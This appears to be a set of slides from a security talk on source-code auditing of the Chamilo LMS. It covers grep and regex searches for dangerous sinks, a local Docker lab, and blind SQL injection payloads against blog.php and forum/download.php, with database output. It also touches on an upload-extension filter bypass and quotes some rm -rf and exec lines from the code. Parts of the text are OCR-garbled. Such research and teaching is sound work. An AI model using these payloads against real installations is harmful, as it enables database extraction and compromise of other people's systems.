
courses.php main/auth 1
 = Display::return_rating_system()

import_csv.php main/cron 2
 exec("which \$program", \$output, \$ret_val);

```
main > admin > settings.lib.php > showSearchToolsStatusTable
2129     $table = new SortableTableFromArray($data);
2130     $table->set_header(0, get_lang('Setting'), false);
2131     $table->set_header(1, get_lang('Status'), false);
2132     echo $table->display();
2133 }
2134 /**
2135  * Helper function to show status table for each command line tool installed.
2136 */
2137 function showSearchToolsStatusTable()
2138 {
2139     //todo windows support
2140     if (api_is_windows_os() == false) {
2141         $list_of_programs = ['pdftotext', 'ps2pdf', 'catdoc', 'html2text', 'unrtf', 'catppt', 'xls2csv'];
2142         foreach ($list_of_programs as $program) {
2143             $output = [];
2144             $ret_val = null;
2145             exec("which $program", $output, $ret_val);
2146         }
2147     }
2148 }
```

Searching using VS Code

File Read* Sink: `file_get_contents\()`



The screenshot shows the Visual Studio Code interface with the title bar "save_pixlr.php - chamilo-lms - Visual Studio Code". The menu bar includes File, Edit, Selection, View, Go, Run, Terminal, and Help. The left sidebar has icons for SEARCH, REPLACE, FILES TO INCLUDE, and FILES TO EXCLUDE. The search results panel shows "167 results in 75 files - Open in editor". The main code editor displays the following PHP code:

```
36
37 // pixlr return
38 //The user preferred file name of the image.
39 $filename = Security::remove_XSS($_GET['title']);
40 //The image type, "pdx", "jpg", "bmp" or "png".
41 $extension = Security::remove_XSS($_GET['type']);
42 //A URL to the image on Pixlr.com server or the raw file post of the saved image.
43 $urlcontents = Security::remove_XSS($_GET['image']);
44
45 // make variables
46 $title = Database::escape_string(str_replace('_', ' ', $filename));
47 $sessionId = api_get_session_id();
48 $groupId = api_get_group_id();
49 $groupInfo = GroupManager::get_group_properties($groupId);
50 $dirBaseDocuments = api_get_path(SYS_COURSE_PATH).$courseInfo['path'].'/document';
51 $saveDir = $dirBaseDocuments.$paintDir;
52 $contents = file_get_contents($urlcontents);
```

Searching using VS Code

XSS Sink: echo.+["'"]\\$/

The screenshot shows the Visual Studio Code interface with the title bar "create_school_calendar.php - chamilo-lms - Visual Studio Code". The menu bar includes File, Edit, Selection, View, Go, Run, Terminal, and Help. On the left is a sidebar with icons for search, replace, files to include, and files to exclude, showing results: "108 results in 31 files" and "- Open in editor". The main editor area displays PHP code for "create_school_calendar.php". A search results panel on the left shows the search term "echo.+['']\\$" and a list of matching files: upload.php, blog.php, access_url_edit_users_to_url.php, and create_school_calendar.php. The code in the editor highlights the search term in red. The search results panel also lists other matches like "echo str_repeat('&n...'".

```
File Edit Selection View Go Run Terminal Help
upload.php blog.php access_url_edit_users_to_url.php create_school_calendar.php ×
main > extra > create_school_calendar.php > form > table.table.table-hover.table-striped.data_table > tr > td > input
34 <form action="save_school_calendar.php" method="post" name="save_cal">
35   <table class='table table-hover table-striped data_table'>
36     <tr>
37       <th colspan="3">
38         <?php echo get_lang('edit_save'); ?>
39       </th>
40     <tr>
41       <th><?php echo get_lang('title_calendar'); ?></th>
42       <th><?php echo get_lang('period'); ?></th>
43       <th><?php echo get_lang('action'); ?></th>
44     </tr>
45     <td>
46       <input type="text" name="title" value=<?php echo "$title"; ?>/>
47     </td>
```

Searching using VS Code

Regex Checker: <https://regex101.com/>

The screenshot shows the regex101.com interface. On the left, there's a sidebar with icons for saving and sharing, selecting a flavor (PCRE2 (PHP >= 7.3), PCRE (PHP <7.3), ECMAScript (JavaScript), Python, Golang, Java 8), and a sponsor for Layer0. A message at the bottom encourages whitelisting the site if using an ad blocker.

In the center, the "REGULAR EXPRESSION" field contains the pattern `^/ \$.+ = .+ \$_(GET|POST|REQUEST)` with the "gm" option selected. Below it, the "TEST STRING" field has the placeholder "insert your test string here".

The right side is the "EXPLANATION" panel, which provides a detailed breakdown of the regex components:

- `^/ \$.+ = .+ \$_` matches the character `$` with index 36_{10} (24_{16} or 44_8) literally (case sensitive)
- `=` matches any character (except for line terminators) \oplus
- `.+` matches the previous token between one and unlimited times, as many times as possible, giving back as needed (greedy)
- `=` matches the character `=` with index 61_{10} ($3D_{16}$ or 75_8) literally (case sensitive)
- `.+` matches any character (except for line terminators) \oplus
- `\$` matches the previous token between one and unlimited times, as many times as possible, giving back as needed (greedy)

Below the explanation are sections for "MATCH INFORMATION" and "QUICK REFERENCE".

Searching using grep

Basic Arguments:

--color	Adds <code>color</code> to matched words
-R / -r	Search <code>recursively</code> (-R follows symlinks)
-i	<code>Case-insensitive</code> search
-l	<code>Lists</code> the filenames containing the matched content
-n	Shows the <code>line number</code> of matches

```
ubuntu@ubuntu:~/Desktop/chamilo-lms$ grep -rn 'system(' .
./tests/scripts/fix_sec_44.php:159:                                $return = system('rm '.$reurse.' '.$dangerFolder.$deleteEntry);
./tests/scripts/fix_sec_44.php:175:                                $return = system('rm '.$reurse.' '.$dangerFolder2.$deleteEntry);
./tests/scripts/fix_sec_44_remove_files.php:80:$fs = new Filesystem();
                                                system($command);
./main/install/install.lib.php:2624:                                $fs = new Filesystem();
./main/install/update-files-1.9.0-1.10.0.inc.php:189:                                $fs = new Filesystem();
./main/admin/settings.lib.php:756:                                $fs = new Filesystem();
./main/auth/courses.php:491:                                $rating = Display::return_rating_system()
./main/inc/ajax/course.ajax.php:25:                                $rating = Display::return_rating_system()
./main/inc/lib/display.lib.php:1801:    public static function return_rating_system(
./main/inc/lib/course.lib.php:5421:        $my_course['rating_html'] = Display::return_rating_system(
./main/inc/lib/template.lib.php:104:        $loader = new Twig_Loader_Filesystem($template_paths);
./main/inc/lib/fileUpload.lib.php:1189:        $fs = new \Symfony\Component\Filesystem\Filesystem();
./main/inc/lib/fileManage.lib.php:277:        $fs = new Filesystem();
./main/inc/lib/fileManage.lib.php:304:        $fs = new Filesystem();
./main/inc/lib/export.lib.inc.php:311:        $fs = new Filesystem();
./main/inc/lib/grade_model.lib.php:231:        //event_system(LOG_CAREER_CREATE, LOG_CAREER_ID, $id, api_get_utc_date)
./main/inc/lib/usermanager.lib.php:7225:        $fs = new Filesystem();
```

```
ubuntu@ubuntu:~/Desktop/chamilo-lms$ grep -rl 'system(' .  
./tests/scripts/fix_sec_44.php  
./tests/scripts/fix_sec_44_remove_files.php  
./main/install/install.lib.php  
./main/install/update-files-1.9.0-1.10.0.inc.php  
./main/admin/settings.lib.php  
./main/auth/courses.php  
./main/inc/ajax/course.ajax.php  
./main/inc/lib/display.lib.php  
./main/inc/lib/course.lib.php  
./main/inc/lib/template.lib.php  
./main/inc/lib/fileUpload.lib.php  
./main/inc/lib/fileManage.lib.php  
./main/inc/lib/export.lib.inc.php  
./main/inc/lib/grade_model.lib.php  
./main/inc/lib/usermanager.lib.php  
./main/inc/lib/timeline.lib.php  
./main/inc/lib/PortfolioController.php  
./main/lp/learnpath.class.php  
./main/cron/import_csv.php  
./main/cron/lang/switch_files_to_gettext.php  
.src/Chamilo/CoreBundle/Composer/ScriptHandler.php  
.src/Chamilo/CourseBundle/Component/CourseCopy/CourseArchiver.php  
.documentation/changelog.html  
.plugin/studentfollowup/post.php  
.plugin/studentfollowup/StudentFollowUpPlugin.php  
.plugin/embedregistry/EmbedRegistryPlugin.php
```

Searching using grep

Additional Arguments:

-E	Regular expression search
--exclude	Exclude any files that match the input pattern, accepts *
--exclude-dir	Exclude directory from being searched
--include	Include only files that match the input pattern, accepts *
--A	Number of lines after the match to display
--B	Number of lines before the match to display
-a	Include binary files and treat them as text

```
ubuntu@ubuntu:~/Desktop/chamilo-lms$ grep -rn -E '\$.+=.+\$_(GET|POST|REQUEST)' .
./whoisonline.php:45:                $query = isset($_GET['q']) ? $_GET['q'] : null;
./whoisonline.php:60:        $social_right_content .= SocialManager::display_individual_user($_GET['id']);
./user.php:27:$array_keys = array_keys($_GET);
./tests/xhprof/xhprof_lib/utils/xhprof_lib.php:745:    $val = $_GET[$param];
./tests/xhprof/xhprof_lib/utils/xhprof_lib.php:747:    $val = $_POST[$param];
./tests/video/index.php:39:  $dest = __DIR__.'/upload/'.md5(uniqid(rand(),true)).'-' . substr($_FILES['video']['name'],
./custompages/first_login-dist.php:20:    if ($_POST['password'] != $_POST['password2']) {
./custompages/first_login-dist.php:28:    $password = $_POST['password'];
./custompages/language.php:33:    $lang_match = $_REQUEST['language'];
./custompages/language.php:37:    $lang_match = $chamilo_langs[$_REQUEST['lang']];
./main/dropbox/dropbox_download.php:87:    $_SESSION['_seen'][$_course['id']][TOOL_DROPBOX][] = intval($_GET['id']);
./main/dropbox/dropbox_download.php:89:    $work = new Dropbox_Work($_GET['id']);
./main/dropbox/update.php:13:$id = isset($_GET['id']) ? (int) $_GET['id'] : 0;
./main/dropbox/update.php:27:$viewReceivedCategory = isset($_GET['view_received_category']) ? Security::remove_XSS(
./main/dropbox/update.php:28:$viewSentCategory = isset($_GET['view_sent_category']) ? Security::remove_XSS($_GET[
./main/dropbox/update.php:29:$view = isset($_GET['view']) ? Security::remove_XSS($_GET['view']) : '';
```

```
ubuntu@ubuntu:~/Desktop/chamilo-lms$ grep -rn 'exec('
tests/xhprof/xhprof_html/jquery/jquery-1.2.6.js:47:
tests/xhprof/xhprof_html/jquery/jquery-1.2.6.js:1492:
tests/xhprof/xhprof_html/jquery/jquery-1.2.6.js:1510:
tests/xhprof/xhprof_html/jquery/jquery-1.2.6.js:1562:
tests/xhprof/xhprof_html/jquery/jquery-1.2.6.js:1572:
tests/xhprof/xhprof_html/jquery/jquery-1.2.6.js:1677:
tests/xhprof/xhprof_html/jquery/jquery-1.2.6.js:1727:
tests/xhprof/xhprof_html/jquery/jquery-1.2.6.js:2659:
tests/scripts/delete_old_courses.php:43:           $size = exec('du -sh '.$_DIR_.'/.//..../courses/'.$item['directory'])
tests/scripts/delete_old_courses.php:52:           exec('rm -rf '.$_DIR_.'/.//..../archive/'.$item['directory'].'_*')
tests/scripts/edit_course_html_files.php:29:           exec('find '.$dir.$courseDir.'/document/ -type f -name "*.html" -exe
```

```
var match = quickExpr.exec( selector );
m = re.exec(t);
if ( (m = re.exec(t)) != null ) {
    var m = re2.exec(t);
    m = re2.exec(t);
    m = p[i].exec( t );
    test = /(-?)(\d*)n((?:\+|-)?&& remote.test(s.url) && remote.exec
```

```
ubuntu@ubuntu:~/Desktop/chamilo-lms$ grep -rn 'exec(' --include "*.php"
tests/scripts/delete_old_courses.php:43:        $size = exec('du -sh '.$_DIR__.'/../../courses/'.$item['directory']);
tests/scripts/delete_old_courses.php:52:                exec('rm -rf '.$_DIR__.'/../../archive/'.$item['directory'].'_*');
tests/scripts/edit_course_html_files.php:29:    exec('find '.$dir.$courseDir.'/document/ -type f -name "*.html" -exec
tests/scripts/delete_old_tasks.php:107:            exec('rm -rf '.$carpetaAlpElimina);
tests/scripts/img/list_unused_img.php:32:    $output = @shell_exec('rgrep '.$i.' main/');
tests/scripts/delete_old_courses_even_not_empty.php:41:        $size = exec('du -sh '.$_DIR__.'/../../app/courses/'.$i);
tests/scripts/delete_old_courses_even_not_empty.php:50:                exec('rm -rf '.$_DIR__.'/../../app/courses/'.$item[
tests/scripts/delete_old_courses_even_not_empty.php:52:                    exec('rm -rf '.$_DIR__.'/../../app/cache/'.$item['d
tests/video/index.php:44:  $ffmpeg = @exec('ffmpeg -i '.$orig.' -acodec libvorbis -ac 2 -ab 96k -ar 44100 -b 345k -v q
```

```
ubuntu@ubuntu:~/Desktop/chamilo-lms$ grep -rn 'exec(' --include "*.php" --exclude-dir "tests"
main/install/install.lib.php:2145:                                $result = curl_exec($ch);
main/admin/settings.lib.php:2145:        exec("which $program", $output, $ret_val);
main/inc/ajax/gradebook.ajax.php:79:    shell_exec("php $commandScript $courseCode $sessionId $categoryId $userList > /dev/null &");
main/inc/lib/pear/Text/Diff/Engine/shell.php:52:        $diff = shell_exec($this->_diffCommand . ' ' . $from_file . ' ' . $to_file);
main/inc/lib/nusoap/class.soap_transport_http.php:960:        $this->incoming_payload = curl_exec($this->ch);
main/inc/lib/document.lib.php:3141:            exec("pdftotext $doc_path -", $output, $ret_val);
main/inc/lib/document.lib.php:3145:            exec("ps2pdf $doc_path $temp_file", $output, $ret_val);
main/inc/lib/document.lib.php:3149:            exec("pdftotext $temp_file -", $output, $ret_val);
main/inc/lib/document.lib.php:3153:            exec("catdoc $doc_path", $output, $ret_val);
main/inc/lib/document.lib.php:3156:            exec("html2text $doc_path", $output, $ret_val);
main/inc/lib/document.lib.php:3161:            exec("unrtf --text $doc_path", $output, $ret_val);
main/inc/lib/document.lib.php:3179:            exec("catppt $doc_path", $output, $ret_val);
main/inc/lib/document.lib.php:3182:            exec("xls2csv -c\" \" $doc_path", $output, $ret_val);
```

Vulnerability Verification

Environment setup for local testing

```
$ git clone https://github.com/chamilo/chamilo-lms.git  
$ cd chamilo-lms  
$ git reset --hard d7c45d31de2f790d55d8cbf1c2a579548f75524b
```

```
version: "3.8"
services:
  mariadb:
    image: mariadb
    environment:
      - MYSQL_ROOT_PASSWORD=pass
      - MYSQL_USER=chamilo
      - MYSQL_PASSWORD=chamilo
      - MYSQL_DATABASE=chamilo
  chamilo:
    image: chocological/chamilo-lms-1.11.x
    links:
      - mariadb
    ports:
      - "80:80"
```

```
# Save as “docker-compose.yml”, then:
$ docker-compose up
```

```
chamilo_1 | AH00558: apache2: Could not reliably determine the server's  
fully qualified domain name, using 172.21.0.3. Set the 'ServerName'  
directive globally to suppress this message  
chamilo_1 | [Fri Mar 04 15:17:05.131989 2022] [mpm_prefork:notice] [pid  
1] AH00163: Apache/2.4.52 (Debian) PHP/7.3.33 configured -- resuming  
normal operations  
chamilo_1 | [Fri Mar 04 15:17:05.132049 2022] [core:notice] [pid 1]  
AH00094: Command line: 'apache2 -D FOREGROUND'
```

Chamilo has not been installed +

Not secure | 172.21.0.3 Incognito

 Chamilo
E-Learning & Collaboration Software



Welcome to the Chamilo 1.11.16 stable installation wizard

Let's start hunting skills down with Chamilo LMS! This wizard will guide you through the Chamilo installation and configuration process.

[Install Chamilo](#) or [read the installation guide](#)

Chamilo installation

Not secure | 172.21.0.3/main/install/index.php?running=1&installType=new&updateFromConfigFile=

Incognito

New installation

Step 4 - MySQL database settings

The install script will create (or use) the Chamilo database using the database name given here. Please make sure the user you give has the right to create the database by the name given here. If a database with this name exists, it will be overwritten. Please do not use the root user as the Chamilo database user. This can lead to serious security issues.

Database Host	mariadb	ex. localhost
Port	3306	ex. 3306
Database Login	chamilo	ex. root
Database Password	ex. nK74jsaR
Main Chamilo database (DB)	chamilo	

[Check database connection](#)

Chamilo
E-Learning & Collaboration Software

- 1. Installation Language
- 2. Requirements
- 3. Licence
- 4. MySQL database settings**
- 5. Config settings
- 6. Show Overview
- 7. Install

[Read the installation guide](#)

HACKERS

DEVELOPERS

I'D LIKE TO
USE YOUR WEB APP

AS A REGULAR USER, RIGHT?

AS A REGULAR USER, RIGHT?

imgflip.com

Interesting Bugs Found

SQLi / "Footguns" / RCE

Vulnerability #1

SQLi / "Footguns" / RCE

Source: /main/blog/blog.php

```
<?php  
$blog_id = isset($_GET['blog_id']) ? $_GET['blog_id'] : 0;  
// ...  
$course_id = api_get_course_int_id(); // assume this returns an int  
$task_id = 0;  
// ...  
$sql = "SELECT COUNT(*) as number  
        FROM " . $tbl_blogs_tasks_rel_user . "  
        WHERE  
              c_id = $course_id AND  
              blog_id = " . $blog_id . " AND  
              user_id = " . api_get_user_id() . " AND  
              task_id = " . $task_id;  
  
$result = Database::query($sql);  
$row = Database::fetch_array($result);
```

Source: /main/blog/blog.php

```
<?php  
$blog_id = isset($_GET['blog_id']) ? $_GET['blog_id'] : 0; // [1]  
// ...  
$course_id = api_get_course_int_id(); // assume this returns an int  
$task_id = 0;  
// ...  
$sql = "SELECT COUNT(*) as number  
        FROM " . $tbl_blogs_tasks_rel_user . "  
        WHERE  
              c_id = $course_id AND  
              blog_id = " . $blog_id . " AND  
              user_id = " . api_get_user_id() . " AND  
              task_id = " . $task_id;  
  
$result = Database::query($sql); // [2]  
$row = Database::fetch_array($result);
```

Source: /main/blog/blog.php

```
<?php  
$blog_id = "0 UNION SELECT CASE WHEN {OUR_TF_QUERY} THEN {RETURN_TRUE} ELSE  
{RETURN_FALSE} END;-- -" // [1]  
// ...
```

Source: /main/blog/blog.php

```
<?php  
$blog_id = "0 UNION SELECT CASE WHEN 1=1 THEN 1 ELSE 0 END;-- --" // [1]  
// ...
```

Source: /main/blog/blog.php

```
<?php  
$blog_id = "0 UNION SELECT CASE WHEN 1=1 THEN 1 ELSE (SELECT table_name FROM  
information_schema.tables) END;-- -" // [1]  
// ...
```

```
MariaDB [chamilo]> SELECT CASE WHEN 1=1 THEN 1 ELSE (SELECT table_name FROM information_schema  
.tables) END;  
+-----+  
| CASE WHEN 1=1 THEN 1 ELSE (SELECT table_name FROM information_schema.tables) END |  
+-----+  
| 1 |  
+-----+
```

```
1 row in set (0.001 sec)
```

```
MariaDB [chamilo]> SELECT CASE WHEN 1=0 THEN 1 ELSE (SELECT table_name FROM information_schema  
.tables) END;
```

```
ERROR 1242 (21000): Subquery returns more than 1 row
```

```
MariaDB [chamilo]> |
```

Source: /main/blog/blog.php

```
<?php  
$blog_id = "0 UNION SELECT CASE WHEN (SELECT SUBSTR(USER(),1,1)='c') THEN 1 ELSE  
(SELECT table_name FROM information_schema.tables) END;-- --" // [1]  
// ...
```

```
MariaDB [chamilo]> SELECT SUBSTR(USER(),1,1)='a';  
+-----+  
| SUBSTR(USER(),1,1)='a' |  
+-----+  
|          0 |  
+-----+  
1 row in set (0.000 sec)
```

```
MariaDB [chamilo]> SELECT SUBSTR(USER(),1,1)='c';  
+-----+  
| SUBSTR(USER(),1,1)='c' |  
+-----+  
|          1 |  
+-----+  
1 row in set (0.000 sec)
```


```
MariaDB [chamilo]> |
```

Source: /main/blog/blog.php

```
SELECT COUNT(*) as number
FROM some_table
WHERE
    c_id = 1 AND
    blog_id = 0 UNION SELECT
        CASE WHEN (SELECT SUBSTR(USER(),1,1)='c')
        THEN 1
        ELSE (SELECT table_name FROM information_schema.tables)
        END;-- - AND
    user_id = 1 AND
    task_id = 0;
```

False Query:

`http://target_app/main/blog/blog.php?blog_id=0+UNION+SELECT+...+1=0
+...`



True Query:

`http://target_app/main/blog/blog.php?blog_id=0+UNION+SELECT+...+1=1
+...`





Vulnerability #2

SQLi / "Footguns" / RCE

Source: /main/forum/download.php

```
<?php  
$doc_url = $_GET['file'];  
//change the '&' that got rewritten to '///' by mod_rewrite back to '&'  
$doc_url = str_replace('///', '&', $doc_url);  
//still a space present? it must be a '+' (that got replaced by mod_rewrite)  
$doc_url = str_replace(' ', '+', $doc_url);  
$doc_url = str_replace('/..', '', $doc_url);  
// ...  
$sql = 'SELECT thread_id, forum_id, filename  
        FROM '.$tbl_forum_post.' f  
        INNER JOIN '.$tbl_forum_attachment.' a  
        ON a.post_id=f.post_id  
        WHERE  
              f.c_id = '.$course_id.' AND  
              a.c_id = '.$course_id.' AND  
              path LIKE BINARY "'.$doc_url.'"';  
  
$result = Database::query($sql);  
$row = Database::fetch_array($result);
```

Source: /main/forum/download.php

```
<?php  
$doc_url = $_GET['file']; // [1]  
//change the '&' that got rewritten to '///' by mod_rewrite back to '&'  
$doc_url = str_replace('///', '&', $doc_url);  
//still a space present? it must be a '+' (that got replaced by mod_rewrite)  
$doc_url = str_replace(' ', '+', $doc_url);  
$doc_url = str_replace('/..', '', $doc_url);  
// ...  
$sql = 'SELECT thread_id, forum_id,filename  
        FROM '.$tbl_forum_post.' f  
        INNER JOIN '.$tbl_forum_attachment.' a  
        ON a.post_id=f.post_id  
        WHERE  
        f.c_id = '.$course_id.' AND  
        a.c_id = '.$course_id.' AND  
        path LIKE BINARY "'.$doc_url.'"';  
  
$result = Database::query($sql); // [2]  
$row = Database::fetch_array($result);
```

Source: /main/forum/download.php

```
<?php  
$doc_url = "" UNION SELECT CASE WHEN (SELECT SUBSTR(USER(),1,1)='c') THEN 1 ELSE  
(SELECT table_name FROM information_schema.tables) END,NULL,NULL;-- --"  
// ...
```

Source: /main/forum/download.php

```
<?php  
$doc_url = ""  
  
UNION/**/SELECT/**/CASE/**/WHEN/**/(SELECT/**/SUBSTR(USER(),1,1)='c')/**/THEN/**/1/**/  
/ELSE/**/(SELECT/**/table_name/**/FROM/**/information_schema.tables)/**/END,NULL,NULL  
;--/**/-"  
  
// ...
```

```
MariaDB [chamilo]> select/**/database();  
+-----+  
| database() |  
+-----+  
| chamilo    |  
+-----+  
1 row in set (0.000 sec)
```

```
MariaDB [chamilo]>
```

```
[07/24/2013] [28952] testing MySQL boolean-based blind - WHERE; ORDER BY clause
[07/24/2013] [28953] testing "Generic SELECT queries"
[07/24/2013] [28954] testing AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
[07/24/2013] [28955] testing OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
[07/24/2013] [28956] testing NOT boolean-based blind - WHERE or HAVING clause (MySQL comment)
[07/24/2013] [28957] testing MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
[07/24/2013] [28958] testing MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MySQL SET)
[07/24/2013] [28959] testing MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MySQL SET)
[07/24/2013] [28960] testing MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)
[07/24/2013] [28961] testing MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)
[07/24/2013] [28962] testing MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (best*UM)
[07/24/2013] [28963] testing MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (best*UM)
[07/24/2013] [28964] testing MySQL boolean-based blind - Parameter replace (MySQL SET - weighted values)
[07/24/2013] [28965] testing MySQL boolean-based blind - Parameter replace (ELT)
[07/24/2013] [28966] testing MySQL boolean-based blind - Parameter replace (ELT - weighted values)
[07/24/2013] [28967] testing MySQL boolean-based blind - Parameter replace (best*UM)
[07/24/2013] [28968] testing MySQL boolean-based blind - Parameter replace (best*UM - weighted values)
[07/24/2013] [28969] testing MySQL == 5.0 boolean-based blind - WHERE, ORDER BY clause
[07/24/2013] [28970] testing MySQL == 5.0 boolean-based blind - WHERE or GROUP BY clause (weighted value)
[07/24/2013] [28971] testing MySQL < 5.0 boolean-based blind - WHERE or GROUP BY clause (weighted value)
[07/24/2013] [28972] testing MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause
[07/24/2013] [28973] testing MySQL == 5.0 boolean-based blind - ORDER BY, GROUP BY clause (weighted value)
[07/24/2013] [28974] testing MySQL == 5.0 boolean-based blind - stacked queries
[07/24/2013] [28975] testing MySQL < 5.0 boolean-based blind - stacked queries
[07/24/2013] [28976] testing MySQL == 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (SELECT UNIONED)
[07/24/2013] [28977] testing MySQL == 5.5 OR error-based - WHERE or HAVING clause (SELECT UNIONED)
[07/24/2013] [28978] testing MySQL == 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (INFO)
[07/24/2013] [28979] testing MySQL == 5.5 OR error-based - WHERE or HAVING clause (INFO)
[07/24/2013] [28980] testing MySQL == 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (CTD; SUBKEY)
[07/24/2013] [28981] testing MySQL == 5.7 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (CTD; SUBKEY)
[07/24/2013] [28982] testing MySQL == 5.7-8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (CTD; SUBKEY)
[07/24/2013] [28983] testing MySQL == 5.7-8 OR error-based - WHERE or HAVING clause (CTD; SUBKEY)
[07/24/2013] [28984] testing MySQL == 5.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (PL000)
[07/24/2013] [28985] testing MySQL > 5.8 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (PL000)
[07/24/2013] [28986] testing MySQL == 5.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (DETRACTVALUES)
[07/24/2013] [28987] testing MySQL == 5.8-9E error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (DETRACTVALUES)
[07/24/2013] [28988] testing MySQL == 5.8-9E error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (DETRACTVALUES)
```

Vulnerability #3

SQLi / "Footguns" / RCE

Source: /main/inc/lib/fileUpload.lib.php

```
<?php
function php2phps($file_name)
{
    return preg_replace('/\.(phar.|php.|phtml.?)\(\.\){0,1}\.*$/i',
'.phps', $file_name);
}
```


My Organisation - My cam x +

Not secure | 172.20.0.3/main/admin/settings.php?category=Security

Homepage My courses Personal agenda Reporting Social network Dashboard Administration

Administration / Configuration settings

Update successful



Type of filtering on document uploads

Blacklist
 Whitelist

Whether you want to use the blacklist or whitelist filtering. See blacklist or whitelist description below for more details.

Blacklist - setting

The blacklist is used to filter the files extensions by removing (or renaming) any file which extension figures in the blacklist below. The extensions should figure without the leading dot (.) and separated by semi-column (;) like the following: exe;com;bat;scr;php. Files without extension are accepted. Letter casing (uppercase/lowercase) doesn't matter.

Whitelist - setting

html;html;jpg;jpeg;jif;png;swf;avi;mpg;mpeg;mov;flv;doc;docx;xls;xlsx;ppt;pptx;odt;odp;ods;pdf

